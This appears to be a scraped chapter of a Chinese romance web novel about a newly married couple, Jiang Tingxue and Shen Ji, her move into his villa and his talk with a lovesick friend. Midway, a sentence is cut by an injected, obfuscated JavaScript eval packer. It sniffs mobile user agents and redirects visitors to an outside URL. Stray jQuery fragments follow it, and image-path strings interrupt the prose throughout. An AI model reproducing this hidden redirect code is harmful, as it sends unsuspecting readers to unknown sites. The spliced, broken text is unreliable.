姜来财到底老谋深算,他一直指着我和沈寂结婚后,能在他跟前吹吹枕边风,帮着拉拉生意,所以刚才电话里,我一说出“断绝父女关系”这句话,他立马就软了态度,连忙又演起父女情深的那套把戏,絮絮叨叨说了一堆煽情话。
我实在没耐心陪他演戏,他话还没说完,我就把电话挂了。
这个小插曲过去之后,我和沈寂去领了结婚证。
手续办得很快,前后不到十分钟,我的婚姻状态就从“未婚”变成了“已婚”。
走出登记处的时候,阳光白晃晃地铺了一地。
沈寂公司还有事,先开车送我回我的别墅。
我坐在副驾,拿着新鲜出炉的结婚证翻来覆去地看,红底照片上两个人肩并肩,神情都有些拘谨,像两个被老师安排坐在一起的小学生,看着莫名想笑。
我用指腹蹭了蹭照片上沈寂的肩膀,蹭出一小片模糊的指纹。
沈寂开着车,侧头瞥了我一眼。
“听雪。”
“嗯?”
沈寂停顿了一下,语速比刚才快了一点,像是不想给我留出拒绝的间隙:“下午我会安排人帮你搬家。”
我怔了一拍,眼睛眨了又眨:“诶?”
这么快吗?上午领证,下午就搬进婚房?
前几天还在脑子里偷偷描摹的“貌美丈夫在厨房为我做美食”的画面,居然这么快就要变成现实了。
幸福来得也太突然了吧。
沈寂余光扫过来,大约是从我瞪圆的眼珠和张开的嘴里读出了震惊,以为我还在犹豫,又放缓了语气,声音里掺进一点商量的柔软:“如果你想回自己家,等我不忙的时候,我陪你一起。”
陪你一起。
这四个字落进我耳朵里,自动翻译成了另一句话:
我现在就想立刻、马上跟你住在一起,一天都不要分开,一秒都不要。
我盯着沈寂那张冷淡矜持的侧脸,脑子里那只猫塑滤镜啪地一下就打开了:
高傲的狸花猫,面上不动声色,一张脸冷若冰霜,毛茸茸的大爪子却抱住我的腿,怎么都不撒手。
我被自己的想象萌得心头一颤,嘴角怎么都压不下去。
正午的阳光从车玻璃上划过,折射出一道道细碎的光斑,那股温热透过玻璃渗进来,在我本就烧得噼里啪啦的心河里又添了一把干柴。
我索性不藏了,双手捧住脸颊,像一朵被风吹得摇头晃脑的小花,在副驾驶上左摇右摆,嘴里哼出一个个软绵绵的音节。
“哼哼哼~哼哼哼~……”
听到我心情颇好的哼歌,沈寂喉结微微滚动了一下,他没说话,右手从方向盘上松下来,落在扶手箱上,掌心朝上,手指微张。
我低头看了一眼那只手,又抬头看了一眼他那张面无表情的脸。
猫爪子都伸出来了,不摸白不摸。
我把手放进了沈寂掌心里,十指慢慢收拢,扣住,偏过头,望着车窗外飞速后退的行道树,笑道:
“沈先生,我已经开始期待我们的婚后美好生活啦。”
——
下午,沈寂公司有事,便让助理韩墨开车来帮我搬家。
我提前把要搬的东西收拾妥当了,新房那边什么都有,沈寂跟我说,他买了不少当季新款衣服,已经洗好挂在衣帽间了,所以我只带了几件随身穿的夏季衣物。
但精神食粮必不可少,我又挑了一箱必看的书,剩下的留在自家别墅,方便以后回来翻阅。
整理完毕,我拍了张照片发给沈寂。
我是一只快乐的豚:【要搬的东西不多,你不用派那么多人来。】
下午两点,沈寂的助理韩墨准时开车到了别墅门口。
他只身一人前来,一手稳稳抱起书箱,另一手提起我的行李箱,大步流星地往外走。
我震惊于韩墨的大力,赶紧跟在他身旁,礼貌地道谢:“谢谢你,韩助理,这么热的天,还麻烦你特意跑来帮我搬家。”
韩墨笑得爽朗:“您太客气了,太太,沈总对我们一向很好,每次处理公司以外的事务,都会额外发奖金给我们。”
“嗷。”
大方的沈先生。
到了沈寂的别墅,我发现庭院外那块地被翻整过,垄沟齐整,有的地方已经冒出了星星点点的小绿芽。
小芽刚刚破土,它们安静地立在阳光下,细细的,嫩嫩的,透着一股努力向上长的劲儿。
我好奇地走过去,蹲下身。
上次来这栋别墅,还是两个月前送电视柜摆件的时候,当时天已经黑了,我没仔细看庭院,只在屋里和沈寂聊了会儿天,他就送我回家了。所以这片地是什么时候被开发的,我一点也不知道。
我伸手,指尖轻轻碰了碰那枚嫩绿的小芽,软软的,带着初生植物特有的脆嫩。
这块地到底种了什么?
韩墨放完行李下楼,看见我蹲在地边专注研究的样子,笑着走过来:“太太,这是沈总吩咐我们种的蔬菜。”
我惊讶抬起头,又低下去,不太确定地看了看那些绿芽:“蔬菜?”
这么雅致的庭院,我以为地里种的该是什么名贵花卉,结果竟是青菜?
“对的,”韩墨笑眯眯地解释,“沈总说,太太您喜欢吃蔬菜,所以把这块地全种上了,等秋天丰收的时候,您看着满院子的蔬菜,一定会特别高兴。”
——
今天是姜听雪搬进婚房的第一晚。
沈寂特意推掉了两个会议,傍晚时分,他处理完手头的工作,从办公椅上起身,拿起车钥匙准备离开。
他打算先去趟超市,买些新鲜蔬菜,晚上亲自下厨。
家里其实有保姆,但他更想看姜听雪吃到他亲手做的饭菜时,鼓着腮帮满足笑起来的模样。
沈寂走出办公楼大门,正好瞥见傅行格靠在玻璃门边。
他半倚着墙,修长的手指夹着一根烟,烟雾缭绕间,抬头望着天边渐沉的暮色,神情里满是落寞。
傅行格长得确实帅,虽然比不上他沈寂,但这样一幅吐着烟圈、忧伤望天的画面落在旁人眼里,倒也算得上街头一景。
沈寂脚步微顿,脑子里莫名蹦出一个念头:要是姜听雪在这儿,看见傅行格这副“忧郁美男子”的姿态,大概;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17609400|205877||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
不会觉得帅,说不定还会偷偷吐槽他凹造型,叫他“emo哥”。
沈寂个子高,走出大门时,夕阳在他身后被截断,傅行格感觉身边的光线骤然暗了几分,吐尽最后一口烟,侧过头看了沈寂一眼,从西装内袋里摸出一包烟,朝沈寂递了递。
“老沈,陪我抽一根。”
沈寂以前也抽烟,后来沈老爷子身体不好,沈寂在医院陪护的那段日子,怕二手烟影响爷爷康复,说戒就戒了,从那以后,再没碰过。
他把傅行格的手轻轻推了回去:“早戒了。”
傅行格盯着沈寂看了两秒,也没勉强,把烟收回口袋,叹了口气。
高中起他和沈寂被人称为校草对照组,沈寂卷王掐表吃饭,他散漫四处留情,后来他死皮赖脸求沈寂监督学习,收了两年性子,考上了名牌大学。
“不能抽烟,”傅行格把手插进裤袋,“陪我去喝点?”
沈寂:“不了,我要回去给听雪做晚饭。”
傅行格从门上缓缓直起身,似笑非笑道:“不是说联姻是长辈的意思吗?你堂堂沈大总裁,亲自下厨给老婆做饭?”
这话听着带刺,语气也不像平时开玩笑那般轻快,沈寂敏锐地察觉到什么,目光在傅行格脸上多停留了几秒。
沈寂和傅行格认识这么多年,对这位老友的脾性再清楚不过。
傅行格是那种典型的浪子。高中时身边的女孩子就没断过,课间递情书的、放学堵在教室门口的、托人带话约看电影的,来来去去像走马灯,沈寂偶尔听他提起那些女孩,语气轻飘飘的,像是在说今天食堂的菜不合胃口。
沈寂当时就觉得,这人迟早要栽。
果然,前年出了事。
沈寂听说傅行格这次谈了个不一样的,头一回,傅行格开始认真了。他开始主动约人家,记得对方喜欢的口味,甚至笨拙地去学怎么做她爱吃的甜点,沈寂从没见过傅行格这副样子,像是换了个人。
结果那女孩把他甩了。
失恋的傅行格病倒了,烧到将近四十度,一个人躺在公寓里,手机响了也不接,门铃响了也不应,最后还是沈寂觉得不对劲,把人拖去了医院。
沈寂坐在病房的椅子上,看着病床上脸色苍白、嘴唇干裂的傅行格,心里冒出个不太道德的念头:
这大概就是傅行格欠了太多桃花债的报应。
所以,沈寂猜,能让傅行格这种天塌下来都无所谓的人黯然伤神的,只有那个甩了他的女孩了,直白地点破:“你今天遇见你前女友了?”
沉默比回答更诚实。
傅行格:“……”
傅行格别扭地别过脸去。
沈寂伸手拍了拍他的肩膀:“情伤这种东西,得自己消化,别人帮不了。”
他唇角微微一扬:“如你所见,我得回去给我太太做晚饭了。”
傅行格愣了一下,随即反应过来自己被秀了一脸,咬牙切齿地冲沈寂背影喊:“沈寂,你是狗吧!
沈寂没有回头,而是好心情地抬手,随意地摆两下。
傅行格:“……”
他好想冲上去把沈寂车胎扎了。